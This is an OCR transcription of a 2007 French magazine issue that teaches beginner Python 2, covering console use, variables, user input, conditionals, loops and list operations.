NOUVEAU AU RAYON INFORMATIQUE • 100% PROGRAMMATION

CODING SCHOOL Magazine

N° 2 / MARS-AVRIL 2007 / 4,70 EUROS

4,70 euros seulement

Apprendre le python

Le plus **SIMPLE** et le plus **PUISSANT** des langages de programmation

- Boucles
- Fonctions
- Scripts CGI
- Client/serveur
- Gérer les erreurs
- Expressions régulières
- Python et HTML
- Listes, tuples, etc.

L 14615 - 2 - F: 4,70 € - RD

Sommaire 02

Pour bien commencer avec PYTHON	p.04
Les boucles	p.07
Listes, boucles et dictionnaires	p.10
PYTHON et les expressions régulières	P.16
Les fonctions	p.20
PYTHON Un langage objet	p.23
Gérer les erreurs	p.27
Manipuler les fichiers	p.30
Client/serveur	p.33
Les mails en PYTHON	p.36
PYTHON et le HTML	p.39
Un PYTHON sur IRC	p.41
Envoyer en PYTHON sur FTP	p.46

« Le bon commerçant, le bon État ne traite pas son client, son citoyen comme un suspect. C'est un argument fasciste. On entre alors dans une logique de répression, pas de citoyenneté. » (Alain Weber)

CODINGSCHOOL MAGAZINE est édité par LA PIEUVRE NOIRE

15 RUE CHEVREUIL - 94 700 MAISONS-ALFORT
Rédaction en chef : Coding Community
Directeur de Publication et représentant légal : André Olivier
Imprimé en France par ROTO GARONNE 47310 Estillac
La Rédaction accepte toutes les contributions de la Communauté


Commission paritaire en cours • Dépôt légal à parution • ISSN en cours • © LPN 2007

Mettez du PYTHON dans vos programmes !

CODING SCHOOL est notre premier numéro sur la programmation qui permettra un apprentissage pratique sur divers langages. Le réseau, et donc le web, est maintenant indispensable pour communiquer, rechercher des informations. On trouve sur le net moult utilitaires qui permettent d'opérer des transferts de fichiers, d'échanger des mails, de consulter les pages web... Mais comment les programmeurs arrivent-ils a créer ces logiciels ?

Il existe tellement de langages de programmation que cela devient impossible pour le néophyte de s'y retrouver. « *Que vais-je choisir, le php, le C, le C++, le java... ? Pour apprendre ces langages, il va me falloir des heures de formations, des heures de lecture d'ouvrages informatiques, c'est impossible je n'ai pas le temps.* »

Nous allons vous présenter le langage python. Puissant, polyvalent et surtout très simple, ce langage de programmation connaît en ce moment un succès considérable. Un langage fait pour nous faciliter la vie. Il s'appuie sur une communauté extrêmement dynamique et, faut-il le préciser, une des plus sympathique du moment. Une multitude de modules est disponible sur le net pour faire des interfaces, des bases de données, des jeux, de la 3D, mais surtout, de la programmation réseau.




Dans le sommaire, vous verrez que nous allons faire un tour d'horizon de ce qu'il est possible de faire en python sur le web : “ parser ” des pages web, de l'IRC, des CGI...

L'objectif de ce numéro de **CODING SCHOOL** est de vous permettre, rapidement et de façon très pédagogique, de maîtriser le langage python en quelques heures. Vous pourrez approfondir vos connaissances en posant vos questions sur notre forum sur le site : http://www.acissi.net.

Alors bonne lecture, et que le python soit avec vous !

La Rédaction




Pour bien commen

Perl ou python ? C'est une question que l'on retrouve souvent dans les forum. Je dirais peu importe, ce qu'il faut c'est s'approprier un langage de programmation qui permette en peu de temps de nous fabriquer des outils personnalisés. Mais nous allons quand même essayer de vous convaincre que python est le must de la programmation.


TU CONNAIS ERIC ?

On peux utiliser un éditeur éditeur quelconque pour écrire des scripts comme vim, nano, kate...
Vous pouvez aussi tester eric. Ne vous retournez pas sur eric, votre copain chimiste, en lui faisant les yeux doux pour tenter de le tester, eric est un environnement graphique de programmation. (apt-get install eric, emerge eric).



Editeur eric.

Il existe aussi diverses autres environnements de programmation tel que drpython.
Mais vous pouvez utiliser python en ligne de commande afin de tester vos scripts, pour cela c'est simple, tapez python dans une console.



Editeur drpython.

JOUONS UN PEU AVEC PYTHON

Vous pouvez maintenant lancer python en ligne de commandes.

```
[FaSm:/home/fasm]#python
Python 2.3.5 (#2, Sep  4 2006, 22:01:42)
[GCC 3.3.5 (Debian 1:3.3.5-13)] on linux2
Type "help", "copyright", "credits" or "license"
for more information.
>>>
```

On peut, en ligne de commandes, commencer à découvrir certaines choses :

```
>>> 1 + 1
2
```

ncer avec PYTHON

En mode console, on peut effectuer différentes actions telles que des calculs. Vous pouvez effectuer toutes les opérations (+, -, *,/,=).
Les espaces entre les nombres et les symboles sont optionnels.

```
>>> 7+3*4
19
>>> (7+3)*4
40
```

Vous pouvez remarquer ici, que la priorité des opérations est respectée.

```
>>> X = 1
>>> Y = 2
>>> X + Y
3
```

Dans les trois lignes précédentes, nous avons affecté à X la valeur 1 et la valeur 2 à Y. Puis nous effectuons l'opération X + Y qui donne 3.
Nous n'avons pas défini de type pour X et Y comme dans les autres langages! Pas besoin, python se débrouille seul.

```
>>> X=1
>>> type(X)
<type 'int'>
```

Si vous utilisez type() vous pouvez voir que X est un int (entier) essayons d'affecter une chaîne de caractères à X :

```
>>> X ='bonjour le monde'
>>> print X
bonjour le monde
>>> type(X)
<type 'str'>
```

On peut donc affecter à X n'importe quel type, python s'en arrange.
Nous venons d'effectuer par la même occasion notre premier affichage en utilisant l'instruction print. Cette instruction n'affiche strictement que la valeur de la variable, telle qu'elle a été encodée.
Essayons quelques autres lignes :

```
>>> X,Y,Z='tout le monde','bonjour', 1
>>> type(X)
<type 'str'>
>>> type(Y)
<type 'str'>
>>> type(Z)
<type 'int'>
>>> print "nous sommes le",Z,Y,X
nous sommes le 1 bonjour tout le monde
```

Nous venons d'affecter, sur la même ligne, à X la valeur 'tout le monde', à Y la valeur 'bonjour' et à Z la valeur 1.
Vous pouvez remarquer que X, Y et Z n'ont pas le même type.
A l'aide de la commande print, on peut afficher ces variables dans l'ordre que l'on veut et donc obtenir la phrase de la dernière ligne.
Nous savons maintenant déclarer des variables (il n'y a rien à faire ici ;-)) , calculer avec python, afficher des phrases à l'écran.
Essayons de donner de l'importance à l'utilisateur d'un programme en lui permettant d'entrer des informations.

PARLER À PYTHON

L'inter-activité d'un programme est importante.
Python nous offre deux instructions input() et raw_input(). Voyons un peu leur utilité. Observez les lignes suivantes :

```
>>> x= input()
1
>>> print x
1
```

En écrivant x=input(), vous invitez l'utilisateur à entrer une valeur au clavier. Sur la deuxième ligne vous voyez que j'ai entré 1.
je demande ensuite d'afficher la valeur de x.
On pourrait faire une demande en même temps :

```
>>> x=input('entrez une valeur\n')
entrez une valeur
1
```

Dans les parenthèses, j'entre une phrase qui indique ce que je veux comme valeur, le \n me permet de faire un retour à la ligne avant d'entrer une valeur.
La fonction input() renvoie une valeur dont le type correspond à ce que l'utilisateur à entré.
Cela peut poser des problèmes si l'on ne fait pas une vérification automatique du type réel entré par rapport au type attendu.
C'est pour cette raison que je préfère utiliser l'instruction raw_input(), instruction qui renvoie toujours une chaîne de caractères. Vous pouvez ensuite convertir cette chaîne en nombre à l'aide de int() ou float().

```
>>> x = raw_input('entrez une valeur :')
entrez une valeur :245
>>> y = 12
>>> z=int(x) * 12
```

CODING SCHOOL magazine

```
>>> print 'vous avez entré la valeur',x
vous avez entré la valeur 245
>>> print 'la réponse est :', z
la réponse est : 2940
```

La chaîne de caractères entrée dans x, est transformée en int avant d'être multipliée par 12.

NOTRE PREMIER SCRIPT EN PYTHON

Note

```
#!/usr/bin/env python
print "Bonjour voici votre premier script en python\n"
x=raw_input('entrez votre nom\n')
y=raw_input('entrez votre prenom\n')
z=raw_input('entrez votre age\n')
print 'bienvenue',y,' ',x,' vous avez ',z,' ans'
```

Écrivez ce script et enregistrez-le sous script.py par exemple.
Rendez-le exécutable (chmod u+x script.py sous linux).
Vous pouvez maintenant lancer le script en ligne de commande :

```
[ FaSm:~]$ ./script.py
```

Vous pouvez le lancer de la sorte parce que la ligne #!/usr/bin/env python est incluse dans le script à la première ligne.
Si vous ne mettez pas cette ligne, vous devrez taper :

```
[ FaSm:~]$ python script.py
```

Si vous souhaitez afficher à l'écran des caractères spéciaux avec un print, tel que le chemin vers une application, un print « normal » ne suffit pas. Voici le moyen de le réaliser:


```
>>> path='C:\quelquepart'
>>> path
'C:\\quelquepart'
>>> print r'C:\quelquepart'
C:\quelquepart
>>>
```

nous voyons donc ici le rôle de r après le print. Avec lui, on n'est plus obligé d'échapper les \ par exemple.

CONCLUSION

Voilà, Les bases sont posées, nous savons écrire un script, le lancer, écrire des messages à l'écran, demander et gérer des informations entrées au clavier. Mais nous n'en sommes qu'aux balbutiements, beaucoup de choses restent à apprendre.

Franck Ebel -FaSm-



Les boucles

Les boucles sont très importantes quelque soit le langage de programmation. Que ce soit pour tester une condition ou pour répéter une action, elles forment un aspect fondamental qu'il est essentiel de maîtriser.

Livre Gérard Swinnen.

LES STRUCTURES CONDITIONNELLES

Les boucles ou autres structures itératives sont des structures de contrôle. En effet, en leur absence, les instructions sont exécutées les unes à la suite des autres, dans l'ordre dans lequel elles ont été écrites. Les structures de contrôle modifient le flux du programme, le chemin que suit Python pour lire et exécuter le programme.

Dès lors que l'on rencontre une boucle ou une condition, les actions qui s'en suivront dépendront du résultat de celle-ci.

Dans un programme quelconque, il est très fréquent de vouloir tester une condition. En fonction du résultat on affichera ou effectuera une action bien précise. Cela peut dépendre de la valeur d'une variable après une série d'instructions déjà réalisées auparavant, de la valeur d'une entrée que l'utilisateur aura donnée, ou de bien d'autre chose. En outre on aiguille le programme de façon précise selon les circonstances.

Il faut comprendre par là que même si toutes les instructions peuvent potentiellement être exécutées, le programme peut très bien ne jamais accéder à une partie du code qui se trouverait dans un bloc dont l'accès serait défini par une condition jamais satisfaite.

Le principe est simple et fonctionne comme ceci :

Si (condition1) alors faire action1
Sinon si (condition2) alors faire action2
Sinon si (condition3) alors faire action3
...
Sinon faire actionN.

Comment traduire cela en Python ?

La syntaxe est simple et très transparente. Les mots clefs « if », « elif » et « else » traduisent respectivement « si », « sinon si », et l'alternative « sinon ».

Exemple :

```
#! /usr/bin/python
a = 50
if a < 50 :
    print « a est plus petit que 50 »
elif a == 50 :
    print « a vaut 50 »
else :
    print « a est plus grand que 50 »
```

Il est très facile de comprendre ce test concernant la valeur de « a ». Ici la réponse serait bien sûr « a vaut 50 », et on peut très bien imaginer réaliser ce test sur une valeur entrée par l'utilisateur.

Notons tout de suite quelques points très importants. Dans d'autres langages, les structures sont délimitées par des caractères ou des chaînes de caractères. Généralement ce sont des accolades ou encore des « begin » ... « end » qui encadrent le bloc d'instructions. Ici vous remarquez que nous n'avons rien mis de cela. En effet, c'est grâce à l'indentation des instructions que Python comprend qu'il s'agit d'un bloc d'instructions et donc il est impératif de réaliser cette indentation. Dès que le texte n'est plus indenté, Python sort de la plus petite boucle englobante.

De même, ce sont les deux points « : » qui remplacent le « then » que l'on peut parfois trouver, traduisant le « alors ». Ils sont évidemment indispensables et précèdent l'indentation.

Concernant les conditions, elles peuvent être entourées de parenthèses ou non, celles-ci ne sont pas obli-

CODING SCHOOL magazine

gatoires mais permettent parfois d'améliorer la lisibilité.
Une dernière note : les « elif » (sinon si...) sont optionnels, et peuvent être mis en nombre illimité.

Les opérateurs de comparaison

```
' == ' : teste l'égalité
' <= ' : inférieur ou égal
' >= ' : supérieur ou égal
' < ' : inférieur
' > ' : supérieur
' != ' ou '<>' : différent de
```

LES STRUCTURES ITÉRATIVES

Les structures itératives (ou répétitives) permettent comme leur nom l'indique de répéter une instruction ou une suite d'instructions pour un certain nombre de fois (« for... ») ou tant qu'une condition est satisfaite (« while... »).
L'instruction la plus fréquente est le « while », structure énormément utilisée en Python. Algorithmiquement, cette boucle traduit « Tant que (condition) alors faire... ».
Le programme rentre donc dans le boucle et teste la condition. Si au « premier passage » celle-ci n'est pas vérifiée, on continue le programme après la boucle, les instructions qui s'y trouvent ne sont pas exécutées.
Si la condition est satisfaite une fois, on exécute le bloc d'instructions, puis on retourne au début. On retente la condition, et de même, si elle est satisfaite, on exécute le bloc d'instructions, et on retourne au test de la condition...
Comme vous le comprenez il y a là un gros risque : la boucle infinie ! Il faut que dans le bloc d'instructions change impérativement la valeur de la condition pour qu'à un moment ou un autre, celle-ci ne soit plus satisfaite, sinon on n'en sort jamais.
La syntaxe quant à elle, une fois de plus est élémentaire :
while (condition) :
instruction

La condition portera sur un indice, ou plusieurs.
Pour reprendre notre problème de boucle infinie, prenons un exemple typique simple :

```
#! /usr/bin/python
i = 5
j = 6
while (i<j) :
        print 'Ceci est une boucle infinie'
        i=i+1
        j=j+1
print 'Ce message ne sera jamais affiché'
```

Ici on modifie bien dans le bloc d'instructions les valeurs de i et j étant à la base de la condition, mais ces deux indices étant incrémentés de façon systématique tous les deux à chaque passage, on n'en finit jamais.
Plusieurs solutions : ne pas incrémenter les deux indices, incrémenter un indice d'un pas plus grand que l'autre, ou rajouter une seconde condition, par exemple en modifiant : while (i<j) or (j<=10).
L'indice j étant incrémenté chaque fois, il arrivera un moment où il vaudra 10, ça sera la dernière fois que la condition sera satisfaite.

Une autre structure répétitive est la boucle « pour ». Celle-ci est un peu différente de celle que l'on peut trouver dans d'autres langages comme le C ou le Pascal, où un bloc d'instructions est exécuté selon un indice dont la valeur est comprise entre quelque chose et autre chose.
Celle-ci traduit en Python le fait que pour un indice prenant des valeurs données, on fait un certain nombre d'instructions. Les valeurs sont données explicitement dans une liste ou une chaîne...
On peut par exemple mettre les valeurs de cet indice dans une liste, et pour chaque nombre de la liste, on répétera l'instruction.
Exemple :

```
#! /usr/bin/python
liste = ['pierre','paul','jacques']
i=0
for prenom in liste :
        print prenom+' est present'
        i=i+1
print 'Il y a ',i,' personnes présentes.'
```

Ici on obtiendrait par exemple l'affichage :
pierre est présent
paul est présent
jacques est présent
Il y a 3 personnes présentes.

La boucle « for » balaye donc une liste d'éléments contenus dans la liste et réalise l'instruction contenue dans son bloc pour chaque valeur de la variable « prenom ». La boucle est terminée à la fin de la liste. Attention, si la liste doit être modifiée dans le bloc d'instructions, il est recommandé de travailler sur une copie de la liste.
On n'utilise pas forcément une liste, on peut utiliser une chaîne de caractères par exemple, ou utiliser une fonction... voici un autre exemple :

```
#! /usr/bin/python
for i in range(5) :
      print 'Le nombre est',i
```

Ici la variable i varie entre 0 et 4 compris, c'est l'équivalent d'une boucle for(i=0;i<5;i++) en C par exemple.

Les opérateurs logiques

Avant d'aller plus loin, nous avons vu dans la boucle while des opérateurs logiques.
'or' : ou
'and' : et
'not' : non, opposé en valeur booléenne (ex : si X vaut vrai, not X vaut faux)

SORTIR DES BOUCLES


Il existe comme en C, la commande « break », qui permet de sortir de la plus petite boucle « for » ou « while » englobante.
A l'inverse, l'instruction « continue » continue sur la prochaine itération de la boucle.
On utilise une clause « else » dans les boucles pour exécuter une série d'instructions une fois que la boucle est terminée (la liste est terminée pour le for, la condition est devenue fausse pour le while...). L'instruction « break » permet de ne pas exécuter ce « else ». On sort de cette boucle englobante.

L'instruction « pass » permet quant à elle de ne rien faire du tout. Elle peut être utile s'il est utile syntaxiquement de mettre une instruction, sans pour autant exécuter une action. Par exemple :

```
while 1:
...     pass  # ne fait rien
...
```

Vous voilà maintenant aptes à faire des programmes un peu plus évolués qui exécuteront des actions selon des conditions. Vous allez maintenons voir des types qui vous permettront par exemple de construire vos boucles « for », telles que les listes dont nous avons citées quelques exemples dans cet article.

MARION AGE -TITEFLEUR-



TiteFleur.

Listes, tuples et dictionnaires

Le stockage et la manipulation de gros volumes de données deviennent vite contraignant, et les types de données de bases montrent leur limite. Par exemple, comment stocker une liste de dix entiers saisie par l'utilisateur ? Vous pourriez sans doute déclarer dix variables et effectuer séquentiellement leur affectation. Mais n'est-ce-pas laborieux ? Et surtout pensiez-vous utiliser la même parade si vous étiez amené à gérer 10 000 valeurs ?

INTRODUCTION

Comme la plupart des langages de programmation, Python propose des types de données plus complexes, qui vous simplifient la vie, mais aussi des fonctions de manipulation associées pour effectuer des tâches courantes (ajout en tête et en fin de liste, recherche d'occurrence(s), ...) ainsi que d'autres plus pointues, comme les tris.

Les listes

C'est la structure la plus simple. Elle est également appelée vecteur ou tableau. À l'inverse des types de données de bases, les structures de données doivent être déclarées avant d'être utilisées. Ainsi, il faut procéder ainsi pour initialiser une nouvelle liste vide :

```
maliste=[]
```

Notez que, comme en C, les crochets désignent le tableau. L'analogie ne s'arrête pas là, puisque l'accès et l'affectation sont également possibles de la même façon. De plus, Python étant programmé en C, il existe de nombreuses similitudes entre les deux langages.

Pour construire une liste pré-remplie, il suffit de donner l'ensemble des valeurs souhaitées :

```
maliste2=[3,1,9,5,3]
```

Magie de Python, vous souhaitez la liste des 100 premiers nombres, soit de 0 à 99 :

```
maliste3=range(0,100)
```

Pour afficher le contenu de la liste, saisissez le mot print suivi du nom associé :

```
print maliste
print maliste2
```

L'interpréteur vous renvoie alors d'abord [], puis [3, 1, 9, 5, 3].

Ajoutons maintenant des valeurs à notre liste. Pour ce faire, appelons une méthode de manipulation des listes : append(). En effet, les listes, et globalement les structures traitées ici, sont des instances de classes, sur lesquelles nous reviendrons plus tard dans ce manuel. Vous comprendrez alors pourquoi il faut les déclarer.

Les méthodes permettent d'agir sur les propriétés d'une instance. Elles s'appellent en appliquant

sur cette dernière l'opérateur « . ».

Pour ajouter une valeur en fin de liste, il faut utiliser la méthode append(). Par exemple, pour ajouter 8 :

```
maliste2.append(8)
```

maliste2 devient alors : [3, 1, 9, 5, 3, 8]. Vous constatez que la capacité du tableau a automatiquement été augmentée de 1.

Nous souhaitons maintenant récupérer cette valeur. Deux possibilités : l'utilisation des crochets ou l'utilisation de la méthode __getitem__(). Dans ces deux cas, vous devez connaître l'indice (l'index) de la valeur à récupérer dans le vecteur.

Point important : la numérotation des indices commence à 0. Pour accéder à l'énième élément, il faudra indiquer l'index (n-1). Ainsi, pour récupérer la première valeur :

```
maliste2.__getitem__(0)
maliste2[0]
```

Python introduit une subtilité dans l'indexation des valeurs qui rend de nombreux services : les indices négatifs. L'indice -1 correspond à la dernière case du tableau, -2 à l'avant dernière, etc... Ceci est très utile car l'accès direct au dernier élément est constamment disponible.

Depuis le début, nous n'insérons que des entiers mais sachez que nous aurions tout à fait le droit d'ajouter d'autres types de données comme la chaîne de caractères « Python » :

```
maliste2.append(« Python »)
```

L'affichage de maliste2 renvoie alors [3, 1, 9, 5, 3, 8, 'Python']. Je vois déjà les les cheveux des habitués du C se dresser. La création d'un tel tableau d'éléments de types hétérogènes est rendu possible par la grande faiblesse du typage des données du langage. Cependant, c'est à vous d'opérer les vérifications nécessaires avant de manipuler les données présentes. Essayez donc ceci : maliste2[-1]=maliste2[-1]+2. Absurde n'est-ce-pas ? Pourquoi voudrais-je ajouter 10, arithmétiquement parlant, à « Python » ? Pourtant ce type d'erreur non intentionnelle est classique, car le programmeur ne pense pas toujours que le cas peut se produire.

L'utilisation la plus fréquente est la représentation de tableaux multidimensionnels :

```
tableau_2d=[]
tableau_2d.append([« Colonne A : x », « Colonne B : x au carré »])
tableau_2d.append([1,1])
tableau_2d.append([2,4])
tableau_2d.append([3,9])
```

Ce tableau est un vecteur à 2 colonnes, 4 lignes qui contient du texte (entête des colonnes A et B) et des valeurs numériques représentant un court échantillon de nombres élevés au carré.

Maintenant, que nous savons construire des tableaux et modifier leurs valeurs, traitons ces dernières : leur tri et leur dénombrement.

Partons de l'exemple :

```
>>> tab=[1,2,10,9,2,35,24,32,17,28]
>>> print len(tab)
10
```

Le tableau [1,2,10,9,2,35,24,32,17,28] contient 10 valeurs. Nous pouvons obtenir cette information via l'appel à une fonction générique de Python, len() (de l'anglais length, longueur). Elle renvoie la taille de l'objet passé en paramètre. Dans le cas d'une liste, c'est le nombre de cases qu'elle contient. Attention, dans le cas de tableaux multidimensionnels, vous n'obtiendrez que le nombre de cases de la première dimension.

Reprenons l'exemple tableau_2d,

```
>>> print tableau_2d
[['Colonne A : x', 'Colonne B : x au carré'], [1, 1], [2, 4], [3, 9]]
>>> print len(tableau_2d)
4
```

Voici comment accéder aux sous-tableaux,

```
>>> print tableau_2d[0]
['Colonne A : x', 'Colonne B : x au carré']
>>> print len(tableau_2d[0])
2
```

L'existence de cette fonction ne relève pas exclusivement des listes. En effet, par exemple, elle est également utile pour obtenir le nombre de caractères dans une chaîne :

```
>>> msg= « Python »
>>> print len(msg)
6
```

Il est fastidieux d'effectuer manuellement la concaténation de deux listes : déclaration d'un nouveau vecteur, copie des valeurs de la première, et enfin copie des valeurs de la seconde. L'opération a été simplifiée avec l'opérateur + :

```
>>> tab2=[1,2,10,9,2,35]+[24,32,17,28]
>>> print tab2
[1, 2, 10, 9, 2, 35, 24, 32, 17, 28]
```

Programmez School Magazine

Autre fonction parfois utile, l'inversion d'une liste. Elle s'effectue via la méthode reverse(). Ainsi, la première case va devenir la dernière et la dernière la première, la seconde va être échangée avec l'avant dernière, etc...

```
>>> tab2.reverse()
>>> print tab2
[28, 17, 32, 24, 35, 2, 9, 10, 2, 1]
```

Rien de bien compliqué ! Nous allons maintenant trier ce tableau. Là encore, c'est un jeu d'enfant : rien à la main, pas de parcourt ni de tableau temporaire. Un simple appel : sort().

```
>>> tab2.sort()
>>> print tab2
[1, 2, 2, 9, 10, 17, 24, 28, 32, 35]
```

Des tableaux très longs sont ainsi facilement triés, par défaut dans l'ordre croissant. Mais vous souhaitiez peut-être un tri dans l'ordre décroissant ? Préférez alors cette appel complété à sort() :

```
>>> tab2.sort(reverse=1)
[35, 32, 28, 24, 17, 10, 9, 2, 2, 1]
```

Cela aurait pu se faire par les appels successifs à sort() puis à reverse(), mais la possibilité de le faire en une fois supprime du code. Il est en effet inutile d'inverser car les algorithmes de tri fonctionnent aussi bien dans un sens, que dans l'autre.

Passons maintenant à la recherche d'occurence(s). Pour savoir si une valeur est présente dans une liste, il faut appeler contains(), en lui donnant en paramètre l'objet à trouver, et qui renvoie alors un booléen :

```
>>> tab2.__contains__(4)
False
>>> tab2.__contains__(2)
True
```

Pour obtenir le nombre de fois qu'une valeur est présente, c'est la méthode count(). Par exemple, pour récupérer le nombre d'occurrence de 2 dans tab2 :

```
>>> tab2.count(2)
2
```

Nous savons donc qu'il existe 2 occurrences de « 2 » dans notre tableau. Cas classique : je souhaite récupérer leur index. Malheureusement il n'existe pas de méthode toute faîte qui renvoie, par exemple, un vecteur contenant une telle liste. Nous ne disposons que d'une fonction qui renvoie l'indice de la première occurrence de l'objet passé en paramètre : index(). Cependant, à ce stade l'opération est déjà réalisable.

Avant de vous donner une solution, je dois introduire un nouvel opérateur : tableau[X:Y]. Il permet d'obtenir un sous-vecteur, à partir du vecteur « tableau », qui contient les valeurs de l'indice X à l'indice Y non compris :

```
>>> print tab2
[1, 2, 10, 9, 2, 35, 24, 32, 17, 28]
>>> print tab2[3:6]
[9, 2, 35]
```

Une solution pour obtenir une liste des index des occurrences de 2 dans le vecteur tab2 :

```
#construction du tableau des index
>>> resultat=[]

# recherche du nombre d'occurrences de 2
>>> nb_occur = tab2.count(2)

#initialisation d'un pointeur sur la première case du tableau
>>> pointeur = 0

>>> while nb_occur > 0 : #tant qu'il y a des 2
        tab_tmp=tab2[pointeur:len(tab2)] #construction d'un sous-vecteur entre l'indice courant et la fin de tab2
        tmp_index=tab_tmp.index(2) #récupération de l'index de la première occurrence
        resultat.append(tmp_index+pointeur) #ajout de l'index au tableau des indices, prise en compte du décalage en ajoutant pointeur
        pointeur=pointeur+tmp_index+1 #on déplace notre pointeur au delà de l'occurrence trouvée
        nb_occur=nb_occur-1 #une occurrence de moins à trouver

>>> print resultat
[1, 4]
```

Explication :

Je vais construire une liste qui contiendra les index des occurrences trouvées. Je créé donc une liste vide, que j'ai nommé resultat. Si toute les valeurs sont concentrée en début de tableau, il est inutile de le parcourir intégralement. Je récupère donc le nombre d'occurrences présentes dans nb_occur. J'initialise ensuite une variable de parcourt, pointeur, sur l'index de la première case : 0.

Voilà, il n'y a plus qu'à itérer sur le tableau tant qu'il reste des occurrences à trouver. Je construis alors un sous-vecteur à partir de tab2, de l'indice pointeur à sa fin. Je cherche alors ensuite l'index de la première occurrence. Attention cet index est celui du sous-vecteur. Il faut donc ajouter la valeur de pointeur pour retrouver l'index correspondant au vecteur originel. J'ajoute alors la valeur à la liste resultat, puis je déplace pointeur pour ne pas retraiter la même occur-

rence à la prochaine itération.

Désormais, nous souhaitons supprimer les doublons. Nous pourrions reprendre l'algorithme précédent, et pour chaque occurrence en double, la remplacer, par exemple, par du vide ou un autre nombre. Cependant, quelle valeur prendre ? Vous allez devoir de plus prendre en compte le fait qu'il existe des cases libres dans vos algorithmes. Enfin, la mémoire associée n'est pas libérée. Sur quelques cases, ce n'est pas critique, mais pas très propre en termes de programmation. Maintenant, à grande échelle, après plusieurs milliers de suppressions, le problème se posera nécessairement.

Pour retirer proprement une valeur, on utilise la méthode remove(), qui supprime la première occurrence de l'objet passé en paramètre :

```
>>> print tab2
[1, 2, 10, 9, 2, 35, 24, 32, 17, 28]
>>> tab2.remove(2)
>>> print tab2
[1, 10, 9, 2, 35, 24, 32, 17, 28]
```

Ou bien del() qui enlève la case indiquée :

```
>>> print tab2
[1, 2, 10, 9, 2, 35, 24, 32, 17, 28]
>>> del(tab2[1])
>>> print tab2
[1, 10, 9, 2, 35, 24, 32, 17, 28]
```

